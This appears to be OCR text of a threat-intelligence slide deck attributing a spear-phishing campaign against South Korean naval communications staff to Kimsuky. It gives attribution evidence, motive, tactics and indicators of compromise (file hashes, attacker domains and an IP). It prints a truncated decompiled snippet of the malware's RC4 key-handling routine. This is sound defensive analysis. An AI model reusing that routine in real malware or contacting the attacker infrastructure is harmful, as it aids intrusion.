
2



Malware Operated by Commands from Kimsuky


Who is The Wolf?

- **Similarities found with Kimsuky cases analyzed by Malwarebytes, InQuest, AhnLab, and ESTsecurity**
- **These incidents are believed to be the work of the same threat group**




Who is The Wolf?

- **The Malware used exhibited similar behavior and structure**
- **Similar to the PE-format Malware used by Kimsuky, also known as AppleSeed**





```
v8 = 0;
DeleteFileW(a2);
dwLen = 117;
phProv = 0i64;
hProv = 0i64;
phHash = 0i64;
pbKey[0] = 0i64;
hKey = 0i64;
sub_18001B960(pbBuffer, 0i64, 256i64);
if ( CryptAcquireContextW(&phProv, 0i64, 0i64, 1u, 0xF0000000) )
{
  if ( CryptGenRandom(phProv, dwLen, pbBuffer) && CryptCreateHash(phProv, 0x8003u, 0i64, 0
  {
    if ( CryptHashData(phHash, pbBuffer, dwLen, 0) && CryptDeriveKey(phProv, 0x6801u, phHa
    {
      if ( CryptAcquireContextW(&hProv, 0i64, L"Microsoft Enhanced Cryptographic Provider
      {
        if ( CryptImportKey(hProv, a3, a4, 0i64, 0, &hKey) )
          CryptEncrypt(hKey, 0i64, 0, 0, pbBuffer, &dwLen, 0x100u);
        CryptReleaseContext(hProv, 0);
```



Who is The Wolf?

- Attack server IPs and domains matched previous Kimsuky infra
- They were also found to use the same hosting providers



Why did The Wolf target Little Red Riding Hood specifically?

- **Kimsuky targeted Korea Naval Academy graduates who currently or previously held key roles in Navy communications and information systems**
  - Kimsuky's hacking is likely part of North Korea's plan to secure maritime superiority, following the May 26, 2024 statement by Vice Minister of National Defense, Kim Kang-il
  - Wolf likely sought intelligence on South Korea's naval operations and strategies to prepare for potential maritime conflict

Kim Kang-il, Vice Minister of National Defense, announces speech

Registration date: : 2024.05.27.

☐ Announcement of statement by Vice Minister of National Defense Kim Kang-il (May 26, Labor and Central Committee)

o While criticizing ROK-US aerial reconnaissance, leaflet scattering, and NLL patrols, shifting responsibility for the situation on the Korean Peninsula to our side and threatening a military response

- (Aerial reconnaissance) "Violation of national sovereignty and security," "Major cause of military tensions"

- (Anti-North Korea leaflets) "Psychological manipulation scheme," "Dangerous provocation that can be used for military purposes," "We will respond to the act of scattering waste," "Scattering in ROK border areas and deep-rooted areas soon"

- (Maritime patrol) "Formal warning to exercise self-defense power on the surface and underwater at any moment," "We must make them fear the maritime border that we have declared."

Kim Kang-il's Statement Released on [the Ministry of Unification's North Korea Information Portal]

Lesson and Learned

- **Kimsuky used LinkedIn to collect information on Navy communications and information systems personnel to select targets**
- **They built trust and approached targets using stolen personas and similar email addresses**
- **Delivered malware via spear-phishing emails using Google Drive links and EGG files, and obfuscated the malware with VMProtect and RC4 encryption to evade detection and analysis**
- **This analysis has provided a clearer understanding of Kimsuky's tactics and strategies, offering a critical foundation for tracking future threats and strengthening response strategies**

Indicators of Compromise

Filename	File Format	SHA256	Delivery Method
스트레스설문지.egg (Stress Survey.egg)	EGG	66710F1E5FDFCA8BBD4681E979BF42192B118426DB6891D43DED6F57A2115D75	LinkedIn message
스트레스설문지.jse (Stress Survey.jse)	JSE	5BC6637ECED9464FC22E6666A4EEB5B6559DA85BCC60446EF5C43248B807F646	
vlsWgGH.hx21	DLL	D66C69B99E978727D5FFDF75AB0C969B80C297DD41A648F97BF241264E62AFC5	
rXl8i3d.uVYM	DATA	39B5E5CA7E8DFB1B446C793C1187609E013BC70EAEEB12324809B3223C47B801	
설문지.egg (Survey.egg)	EGG	F6D41367670803D3439FCE5C7C7D882FF1BDB7F1DFBA3C29CD7A2D69418BA645	Spear-phishing email
설문지.jse (Survey.jse)	JSE	F16C81B9B5FF62AE8D82D717D835BF521E5A531040F6A5F3196D56A9C51FA7AC	
wZHSRs3.qBzm	EXE	FB17B8D46F75E9CB956972500312932F46BE99FF2359653CBCC6B24AA5DF2FFB	
h11PnC0.cc4V	DATA	D39B9FDEAA6336FEDB63BCB1962A1A1AE56B28C74C2118AF345DCB5AC26D9994	

Domain	IP
vamboo.n-e.kr proposalo.p-e.kr	95.164.62.157

THANK YOU

We Always Welcome
Your Comments and Feedback